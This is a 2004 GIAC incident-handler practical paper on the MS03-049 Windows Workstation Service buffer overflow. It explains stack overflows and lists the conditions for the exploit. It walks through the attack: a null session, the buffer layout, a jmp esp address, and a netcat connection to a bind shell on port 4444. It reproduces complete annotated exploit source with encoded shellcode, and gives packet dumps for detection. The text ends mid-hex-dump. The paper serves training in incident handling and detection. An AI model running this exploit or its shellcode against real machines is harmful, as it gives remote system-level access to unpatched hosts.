"Out of Bounds! Windows Workstation Service"

GIAC Certified Incident Handler
Practical Assignment
(GCIH) Version 3.0

Candidate:

Michael James Harbison

Submission Date: 05-01-04

This page was intentionally left blank

Table of Contents

1.0 Statement of Purpose

Once considered just a typical application crash and a computer user's nightmare, buffer overflows have become the means for exploiting systems. A buffer is nothing more then a contiguous allocated block of memory. Stacked-based buffer overflow occurs when a program receives more information than it expects and attempts to store this extra data in its buffer, but the extra data overflows into adjacent buffers corrupting or sometimes overwriting the data in them.

The stack region is a contiguous block of memory that contains data and is used whenever a function call is made. A stack pointer (SP) points to the top of the stack, and whenever a function call is made the function parameters are pushed onto the stack from right to left. Then the return addresses, followed by the frame pointer (FP) are pushed onto the stack. Since a buffer overflow can overwrite the function's frame pointer and return address it can in turn alter the program's execution path. If there is no code to execute then the attacker can insert malicious code into the buffer and once the return address is overwritten it points back to the buffer, and executes the code inserted. The code inserted will run with the same rights as the program executing.

In today's world, programmers are not adequately trained in the areas of developing secure code, as they are more pressured to meet project deadlines than to take the time to secure their code. A simple coding oversight might generate unexpected results, but it could also leave the system vulnerable to exploitation via buffer overflows.

The scope of this paper will demonstrate and explain one such application that is vulnerable to a buffer overflow. The Microsoft Windows Workstation service installed by default on Windows 2000 and Windows XP machines will be exploited with a remote buffer overflow (MS03-049). Emphasis will be placed on how buffer overflows work, how the exploit works and how the incident handling process can be applied to such an attack.

The attack will target the network management functions provided by the DCE-RPC service. DCE-RPC is the ability to call a procedure on a remote machine as if it were a local procedure call. Some of these functions generate debug log files that are implemented in the shared library WKSSVC.DLL. The function vsprintf() is used to write entries into a debug log (NetSetup.log) file that has no bounds checking. Because of the lack of input validation, a large string argument sent to one of these RPC functions would attempt to write to the debug log, which would generate a stacked-based buffer overflow. Once the overflow is successful the system can then be exploited to execute arbitrary code with system-level privileges.

The attacking machine will be running Windows XP Sp1a and the victim will be Windows XP Professional running under VMware Workstation version 4.0.5 build-6030. The victim pc will be set up in such a way to demonstrate how the exploit works and what settings would prevent the exploit from working. The attacking machine will do general reconnaissance scanning for hosts that are likely to be vulnerable to this type of attack. The reconnaissance will illustrate the conditions needed for the exploit to work. Once a host is found to meet the criteria for the vulnerability the exploit process will begin. First, exploit code is run against the host targeting the NetAddAlternteComputerName function. A large string argument of 256 characters will be fed to this function. If a buffer overflow occurs shellcode will be inserted to set up a socket listening for connections on TCP port 4444. Port 4444 will spawn off a command prompt when connected. Then, netcat will be used to connect to the listening port on the host. Since the Workstation service runs with system level privileges, connecting to this port will provide a command prompt on the victim's machine with these credentials.

After the attack the SANS six-step incident handling will be covered, explaining how to react to such an attack.


1.1 Example of Smashing the Stack

The following is a short C program that illustrates how the stack can be overwritten with erroneous data:

```
int main () {
        int buff[10];
        buff[20] = 10;
}
```

The above C code is valid and will compile without any errors. From this example you can clearly see that the program attempts to write beyond the allocated memory buffer (10), which guarantees unexpected results because an integer (int) of 20 bytes has been copied to a location (buff) that has been allocated for only 10 bytes. The extra bytes run past the buffer and corrupt the stack.

Simple Stack Diagram



2.0 The Exploit

A buffer overflow exists within the Microsoft Windows Workstation Service (WKSSVC.DLL). The buffer overflow is possible because of the lack of bounds checking within a function that writes to a debug log file (NetSetup.Log). The buffer overflow can be exploited allowing an attacker to execute arbitrary code on the system with system-level privileges. To demonstrate the buffer overflow a large string argument will be sent to the NetAddAleternateComputerName function. Once the buffer overflow is successful the attacking system will insert shellcode that creates a socket that listens for requests on TCP port 4444. This port, once connected, will spawn off a command prompt. The code used in this exploit was downloaded from SecurityFocus.com[1]. The code was refined to make the exploit easier to use. Each part of the exploit process and the code will be explained in greater detail throughout this paper. This document will illustrate how a simple buffer overflow can lead to an attacker gaining unauthorized access with system-level privileges.

2.1 Exploit Name

The name of this particular exploit is "Buffer Overflow in Windows Workstation Service" and its vulnerability is caused by a flaw in the network management functions of the DCE/RPC service and a logging function implemented in Workstation Service (WKSSVC.DLL)[2]. eEye is credited for discovering this vulnerability and has assigned it ID AD20031111.

The Common Vulnerabilities and Exposures (CVE) project has assigned the name CAN-2003-0812 to this issue.

CERT® Advisory has assigned this number: CA-2003-28.

Microsoft Security Bulletin MS03-049

2.2 Operating System

The following operating systems were listed as being affected by this type of buffer overflow:

Microsoft Windows 2000 Advanced Server (no service pack or SP1-SP4)

[1] Exploit Code URL: http://downloads.securityfocus.com/vulnerabilities/exploits/0349.cpp
[2] Cert Advisory http://www.cert.org/advisories/CA-2003-28.html

Microsoft Windows 2000 Datacenter Server (no service pack or SP1-SP4)
Microsoft Windows 2000 Professional (no service pack or SP1-SP4)
Microsoft Windows 2000 Server (no service pack or SP1-SP4)
Microsoft Windows XP 64-bit Edition (no service pack or SP1)
Microsoft Windows XP Professional (no service pack or SP1)
Microsoft Windows XP Home (no service pack or SP1)
Microsoft Windows XP Media Center Edition

2.3 Protocols/Services/Applications

The Microsoft Windows Workstation Service handles all requests for file and print server resources on Windows networks. It determines where the resource is located and then routes the request to the local file system or to the networking component. The service can be accessed remotely using Microsoft's SMB (Server Message Block) protocol, which works on TCP ports 139 and 445. The SMB protocol is a protocol responsible for sharing devices on a Windows network.

Since the Windows Workstation service can communicate to the outside world via RPC (remote procedure calls) calls, then any function that writes to the debug log (NetSetup.Log) may be able to trigger the buffer overflow.

The service comes enabled by default on Windows 2000 and Windows XP operating systems. Disabling this service would prevent such an attack, but it is not recommended as it could result in undesirable side effects. If this service is disabled, the system will be unable to connect to any shared devices on a network. The following services depend on the Workstation service, and if it is disabled they will no longer run:

- Alerter
- Browser
- Messenger
- Net Logon
- RPC Locator

This exploit takes advantage of the fact that the Windows Workstation Service can be accessed remotely via SMB protocol and that some of the function used to write entries into the NetSetup.Log (debug log file) lacks input validation, leaving the door open to stacked-based buffer overflows. Since the Workstation service is so widely used and is necessary for other Windows services to run, it is very easy to find hosts that are vulnerable to this attack. Once a buffer overflow is generated, different methods of exploitation are available.

Updates are available for download from Microsoft's web site that address this vulnerability. For Windows 2000 operating systems, the file Windows2000-KB828749-x86-ENU.exe[3] is required to patch this vulnerability. For Windows XP, the file WindowsXP-KB828035-x86-ENU.exe[4] is required.

2.4 Exploit Variants

I have not discovered a different type of variant for this exploit, but I have discovered that there are different methods used in generating stacked-based buffer overflows against the Workstation service. The debug logging routine has been found to accept parameters from different functions within the Workstation service, which allow different methods for generating buffer overflows. The different methods used all share a common goal, as they all target the function used to write entries into the netsetup.log file and each function has advantages. Some of the functions that call the logging function are "NetValidateName," "NetJoinDomain," and "NetAddAlternateComputerName."

One of the key differences in deciding which function to use is that the netsetup.log file is located in the %SYSTEMROOT%\Debug directory and this directory by default is not writeable by everyone if the drive is formatted as NTFS. The netsetup.log file needs to be appended with a null session and if access is denied then the exploit will fail. Some of the functions used will work if the file system is FAT32 or the system has granted the Everyone group full access to the %\SYSTEMROOT%\debug directory.

FAT32 systems do not support access control lists on directories, so any user is able to write to the directory. There are ways to counter this on NTFS systems by using a certain function that opens the log file prior to calling a function that verifies who is connecting. This is an extended, undocumented RPC function that is implemented in Windows XP and will work regardless of whether the file system is NTFS or FAT32.

2.5 Exploit Description

The Microsoft Windows Workstation service is installed and enabled by default on Windows XP and Windows 2000 operating systems. The Workstation service is responsible for handling file and print server requests between clients and

[3] Windows 2000 patch http://www.microsoft.com/downloads/details.aspx?FamilyId=2467FE46-D167-479C-9638-D4D79483F261&displaylang=en
[4] Windows XP patch http://www.microsoft.com/downloads/details.aspx?FamilyId=F02DA309-4B0A-4438-A0B9-5B67414C3833&displaylang=en

servers on Windows networks. The Workstation service can be accessed remotely using Microsoft's SMB protocol, which accepts network connections on TCP port 139 and TCP port 445.

It has been discovered that the Workstation service is vulnerable to a stacked-based buffer overflow. The Workstation Service is exploitable due to the fact that a function used to write entries into a debug log (NetSetup.log) file does not properly handle bounds checking. Because of the lack of bounds checking the service can be sent a large string parameter that will trigger a stacked-based buffer overflow. Once the system is found to be vulnerable to this type of attack different methods could be used to gain unauthorized access to the system. The unauthorized access will have system-level privileges since the Workstation service runs with system level credentials.

The buffer overflow occurs because a logging function implemented in WKSSVC.DLL is called to write entries into the debug log file. In this function, the vsprintf() routine is used to create log entries. The string arguments for this logging function are supplied as parameters to vsprintf() without any bounds checking, so if a long string argument is sent to this function, a buffer overflow will occur[5]. The following is a step-by-step analysis of an attack against the Workstation service.

2.5.1 Conditions For the Exploit to Work


To take advantage of this vulnerability there are a few conditions that come into play.

1. The Workstation service needs to be running
2. File & Print Sharing need to be enabled.
3. The operating system cannot have Microsoft hot fix 828749 for Windows 2000 or Microsoft hot fix 828035 for Windows XP.
4. The extended RPC function used to demonstrate the attack does not rely on the permission setting on the debug log directory; therefore it will work if the file system is NTFS or FAT32.
5. The attacking system must allow anonymous access connections (null sessions).
6. Port 135 & 445 must be accessible.

[5] http://www.eeye.com/html/research/advisories/ad20031111.html

2.5.2 Analysis of the Attack

Figure 1: General overview of the attack


Evil Attacking PC
Evil attacker sends victim SMB packet to exploit workstaion service
1
Victim
XP
Attacker accessing victim's machine using Netcat. Victim's machine spawns a shell (command prompt) on TCP port 4444 once connected.
5
Victim's PC receives request and attempts to process large string buffer
2
Vsprintf function failes to handle large string paramete
3
4
Buffer overflow generated & shellcode inserted and executed on victim's pc. Port 4444 now accepting connections.

The first step is to run the compiled source (wksvc.exe) against a victim, i.e. wksvc.exe 192.168.###.### (where the IP address is the victim's IP address). Once executed, the process performs the following:

1) A Null session connection is attempted against the victim. Null sessions are un-authenticated connections (not using a username or password) to an NT, 2000 or XP system. An example is net use \\192.168.###.###\IPC$ "" /u:"" This example attempts a connection to the hidden interprocess communications share IPC$ at IP address 192.168.###.### as the built-in anonymous user (/u:"") with a null ("") password.
2) Fills a character buffer (overwrite buffer is used in this example) with 2,000 A's (HEX 0x41) i.e. memset(overwrite,0x41,2000)
3) Make a NOP sled 0X90 starting at offset 2,000 i.e. memset(overwrite+2000,0x90,44) This adds 44 NOPS (0x90) to the overwrite buffer, which is already filled with 2,000 A's.
4) Copy both the A's and the NOP sleds into buffer exp_buff i.e. memcpy(exp_buffer,overwrite,2044)
5) POP in the jmpesp register. Jmpesp is a reference to the stack pointer. A stack pointer points to the top of the stack. In this case the Jmpesp is 0x7518A747 for the wkssvc.dll. It would be pushed in the buff as 0x47a71875 (0x7518A747 lil indian style). The jmp esp can easily be obtained using a freeware tool called, "findjmp." Findjmp[6] is a tool that allows you to search for valid address opcode like "jmp esp".
6) Make a NOP sled 0x90 starting at offset 2048 i.e. memset(exp_buf+2048,0x90,16). This adds 16 NOPS (0x90) to the exp_buffer.
7) Since there is no code in the program to execute, shellcode is inserted into the buffer. The shellcode will be called once the buffer overflow occurs allowing the attacking machine to have access to the victim's machine. Shellcode is nothing more then a small piece of assembly that is used to launch shells. The shellcode used in this attack binds to TCP port 4444.
8) Call function NetAddAlternateComputerName and pass it our buffer.
9) Vsprintf accepts the parameters sent from NetAddAlternateComputerName and attempts to write the entries into Netsup.log, but crashes since the function doesn't properly handle bounds checking. The evil buffer overflow has occurred.
10) The goal here is that once the buffer overflow occurs, the return address will get overwritten with the JMPESP, which then jumps the CPU to execute the NOPS and finally our newly inserted shellcode.
11) Victim's machine is now listening for connections on TCP port 4444.
12) Attacking machine then uses Netcat[7] to connect to the newly compromised victim.

[6] Finding opcode with findjmp http://www.i2s-lab.com/Research-tools.html
[7] Network Utility tool http://www.atstake.com/research/tools/network_utilities/

Netcat is a free network utility that is widely available on the Internet. To connect to our compromised host the following Netcat command is used: nc –v 192.168.###.### 4444 this is broken down as follows nc=Compiled executable for Netcat, -v instructs Netcat to be verbose as it tells you information about the connection when it starts, IP address of the victim, and finally the port that you wish to connect to (in this case it is 4444).

2.6 Exploit Code Analysis

The following is the source code that was used in this attack. Comments highlighted in yellow were added to outline what is occurring.

```
/* Comments added by programmer (wirepair)
ms03-049 by wirepair, pretty sweet find, although I can only get this to work on
XPsp0. Win2k responds with like op rng error stating it doesn't know what the hell
i'm requesting. Eeye seemed to elude to the fact that 'only xp has these
undocumented api's' or something, anyways sc is from oc.192's awesome rpc
exploit. This is beta and the code is friggen disgusting.
It was a hack job basically, but it works and I've tested it on 2 XP no sp
machines. I'll add the 'change bindshell port' later.
It shouldn't crash the box either, at least in my cases exitthread does the trick.
This code proves how little i know about crazy windows string stuff if you see a
bunch of crap that makes no sense like weird casting.
It's because I have no idea heh.
Only works against SP0 at the moment.... working on sp1 heh.
Usage:
C:\>net use \\ip.ip.ip.ip\IPC$ "" /u:""
C:\>0349 ip.ip.ip.ip
open new cmd:
C:\>nc ip.ip.ip.ip 4444
*/ End of comments.  Note the above usage does NOT apply as the code was
modified to automatically check and establish a Null session.

#include <windows.h>
#include <winbase.h>
#include <lm.h>
#include <winnls.h>
#include <stdio.h>
#include <string.h>

#pragma comment (lib, "mpr.lib") //need for WNetAddConnection2

typedef VOID (*MYPROC)(IN  LPCWSTR Server OPTIONAL,
   IN  LPCWSTR AlternateName,
   IN  LPCWSTR DomainAccount OPTIONAL,
   IN  LPCWSTR DomainAccountPassword OPTIONAL,
   IN  ULONG Reserved
   );
int main(int argc, char **argv) {
        char overwrite[2045] = "";
        char sc[] =
        /*Assembly Shellcode used that binds to TCP port 4444 */
        "\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
   "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
   "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
   "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
   "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
   "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
   "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
   "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\xdd\x5a\x60\xdf\xda\x8a\x81"
   "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
   "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
   "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
   "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
   "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
   "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
   "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
   "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
   "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
   "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
   "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
   "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
   "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
   "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
   "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
   "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
   "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
   "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
   "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
   "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
   "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
   "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
   "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
   "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";
        char exp_buf[2045+4+16+501];
        char ip[30];
        LPWSTR ipl[60];
        DWORD jmpesp = 0x7518A747;
        LPWSTR unicode[(2045+4+16+501)*2];
        int i = 0;
        int len = 0;
        HINSTANCE hinstLib;
    MYPROC ProcAddr;
    BOOL fFreeResult, fRunTimeLinkSuccess = FALSE;
        NETRESOURCE netResource;
        int ret;
        char szIPAddr[30];
        char szRemoteName[30];
```

Check users input to make sure the proper arguments were sent. The command line should be wkssvc.exe 192.168.###.### (victim's IP address).

```
        if (argc < 2) {  //if input less then required
                fprintf(stderr, "ms03-049 wkksvc.dll buffer overflow by wirepair.\n");
                fprintf(stderr, "Usage: %s <ip>\n",argv[0]);
                fprintf(stderr, "\nC:\\>0349 ip.ip.ip.ip\n"\
                                                "open new cmd:\n"\
                                                "C:\\>nc ip.ip.ip.ip 4444\n"\
                                                "If it doesn't hang the ip's invalid or it did
not work\n");
                exit(1);
        }
```

Code added to check if a Null session connection is possible. If not, display a message that the victim's machine does not allow null sessions and then exit the exploit routine.

```
        printf("Attempting null session: %s\n",argv[1]);
        netResource.lpLocalName = NULL; //We do not want to map a drive letter
)
        netResource.lpProvider = NULL; //let windows find this information for
itself
        netResource.dwType = RESOURCETYPE_ANY;
        _snprintf(szIPAddr,24, argv[1]);
        strcpy(szRemoteName, "\\\\");
        strcat(szRemoteName, szIPAddr);
        strcat(szRemoteName, "\\ipc$");
        netResource.lpRemoteName = szRemoteName;
        ret = WNetAddConnection2(&netResource, "", "", 0); // attempt a null
session
        if (ret != 0)
        {
                fprintf(stderr,"Couldn't establish null connection...");
                fprintf(stderr, "[-] WNetAddConnection2 failed\n");
                exit(1);
        }
```

Exploit attack starts here

```
        printf("Attacking: %s\n",argv[1]);
        _snprintf(ip, 24, "\\\\%s", argv[1]); // i should've used vsprintf() >:)
```

Load library netapi32.dll, which contains the NetAddAlternateComputerName function that will be used to attack the victim.

```
        hinstLib = LoadLibrary("netapi32.dll");
```

Insert 2,000 A's hex 0x41 into buffer overwrite

```
        memset(overwrite, 0x41, 2000);
```

Insert 44 NOP's into buffer overwrite starting at offset 2000

```
        memset(overwrite+2000, 0x90, 44);
```

Copy overwrite buffer into exp_buffer

```
        memcpy(exp_buf, overwrite, 2044);
```

Copy jmpesp into exp_buffer. It would be pushed in the buff as 0x47a71875 (0x7518A747 lil indian style).

```
        memcpy(exp_buf+2044, &jmpesp, 4);
```

Insert 16 NOP's into buffer starting at offset 2048

```
        memset(exp_buf+2048, 0x90, 16);
```

Insert Shellcode into buffer

```
        memcpy(exp_buf+2064, sc, sizeof(sc));
```

Map character string (IP of the victim) to a wide-character string (Unicode).

```
        MultiByteToWideChar(CP_ACP, NULL, ip, 30, (unsigned short*)ipl, 60);
        wprintf(L"\n%s",ipl);
```

Map character string (exp_buf) to a wide-character string (Unicode).

```
        len = MultiByteToWideChar(CP_ACP, NULL, exp_buf, sizeof(exp_buf),
(unsigned short *)unicode,sizeof(unicode));
        if (hinstLib != NULL) {
```

Retrieve the address of the function NetAddAlternateComputerName

```
                ProcAddr = (MYPROC)
GetProcAddress(hinstLib,"NetAddAlternateComputerName");
                if (NULL != ProcAddr) {
         fRunTimeLinkSuccess = TRUE;
                        printf("\nGetProcAddr: %x\n", *ProcAddr);
                        printf("Sending exploit, you should be able to nc to the
host\n");
```

Attack victim and attempt to generate buffer overflow

```
                        (ProcAddr)((LPCWSTR)ipl,(const unsigned short
*)unicode,NULL,NULL,0);
                } else {
                        printf("procaddr null\n");
                }
      fFreeResult = FreeLibrary(hinstLib);
   } else {
        printf("hinst null\n");
        }
        return(0);
}
```

2.7 Signature of the Attack

The attack can be detected and studied with a variety of IDS (intrusion detection system) tools such as SNORT, TCPDUMP, Commview, etc. The IDS system will need to be configured to look for the specific packet signature or fingerprint of such an attack. The following will give you an example of the captured packet signature of this attack at the network layer.

2.7.1 Packet Signature Example

To build a defense and study this type of attack you first have to know the packet signature or pattern of the attack. Once you know this information you can create custom rules to alert you to this attack.

Commview[8] version 4.0, a commercial Windows based packet analyzer will be used to capture the network pattern of this attack. Once we have the pattern, a custom rule will be set up to demonstrate how an administrator can be alerted to this attack. The following is a HEX dump from Commview showing the captured attack pattern.

Commview was configured and running on the victim's PC with the following settings:

1. IP address rules enabled and configured to capture traffic only coming from the attacking machine.
2. Direction rules were enabled to capture only inbound traffic

Commview HEX Output 65.80.35.XXX > 192.168.1.97

```
Packet #1
0x0000   00 00 00 64 FF 53 4D 42-A2 00 00 00 00 18 07 C8   ...dÿSMB¢......È
0x0010   00 00 00 00 00 00 00 00-00 00 00 00 00 08 64 0A   ..............d.
0x0020   00 08 20 02 18 FF 00 DE-DE 00 0E 00 16 00 00 00   .. ..ÿ.ÞÞ.......
0x0030   00 00 00 00 9F 01 02 00-00 00 00 00 00 00 00 00   ....Ÿ...........
0x0040   00 00 00 00 03 00 00 00-01 00 00 00 40 00 40 00   ............@.@.
0x0050   02 00 00 00 01 11 00 00-5C 00 77 00 6B 00 73 00   ........\.w.k.s.
0x0060   73 00 76 00 63 00 00 00-                          s.v.c...

Packet #2
0x0000   00 00 00 88 FF 53 4D 42-2F 00 00 00 00 18 07 C8   ...ˆÿSMB/......È
0x0010   00 00 00 00 00 00 00 00-00 00 00 00 00 08 FF FE   ..............ÿþ
```

[8] CommView is a program for monitoring Internet and Local Area Network http://www.tamos.com/products/commview/

```
0x0020   00 08 30 02 0E FF 00 DE-DE 05 40 00 00 00 00 FF   ..0..ÿ.ÞÞ.@....ÿ
0x0030   FF FF FF 08 00 48 00 00-00 48 00 40 00 00 00 00   ÿÿÿ..H...H.@....
0x0040   00 49 00 EE 05 00 0B 03-10 00 00 00 48 00 00 00   .I.î........H...
0x0050   01 00 00 00 B8 10 B8 10-00 00 00 00 01 00 00 00   ....¸.¸.........
0x0060   00 00 01 00 98 D0 FF 6B-12 A1 10 36 98 33 46 C3   ....˜Ðÿk.¡.6˜3FÃ
0x0070   F8 7E 34 5A 01 00 00 00-04 5D 88 8A EB 1C C9 11   ø~4Z.....]ˆŠë.É.
0x0080   9F E8 08 00 2B 10 48 60-02 00 00 00               Ÿè..+.H`....

Packet #3
0x0000   00 00 00 3B FF 53 4D 42-2E 00 00 00 00 18 07 C8   ...;ÿSMB.......È
0x0010   00 00 00 00 00 00 00 00-00 00 00 00 00 08 FF FE   .............ÿþ
0x0020   00 08 41 02 0C FF 00 DE-DE 05 40 00 00 00 00 00   ..A..ÿ.ÞÞ.@.....
0x0030   04 00 04 FF FF FF FF 00-04 00 00 00 00 00 00      ...ÿÿÿÿ........

Packet #4
0x0000   00 00 10 F8 FF 53 4D 42-2F 00 00 00 00 18 07 C8   ...øÿSMB/......È
0x0010   00 00 00 00 00 00 00 00-00 00 00 00 00 08 FF FE   .............ÿþ
0x0020   00 08 51 02 0E FF 00 DE-DE 05 40 00 00 00 00 FF   ..Q..ÿ.ÞÞ.@....ÿ
0x0030   FF FF FF 08 00 B8 10 00-00 B8 10 40 00 00 00 00   ÿÿÿ..¸....¸.@....
0x0040   00 B9 10 EE 05 00 00 01-10 00 00 00 B8 10 00 00   .¹.î........¸...
0x0050   01 00 00 00 58 14 00 00-00 00 1B 00 70 EA 12 00   ....X.......pê..
0x0060   0F 00 00 00 00 00 00 00-0F 00 00 00 5C 00 5C 00   ............\.\.
0x0070   31 00 39 00 32 00 2E 00-31 00 36 00 38 00 2E 00   1.9.2...1.6.8...
0x0080   31 00 2E 00 39 00 37 00-00 00 AD BA 3C 9A 12 00   1...9.7...-º<š..
0x0090   05 0A 00 00 00 00 00 00-05 0A 00 00 41 00 41 00   ............A.A.
0x00A0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00B0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00C0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00D0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00E0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x00F0   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0100   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0110   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
0x0120   41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.A.
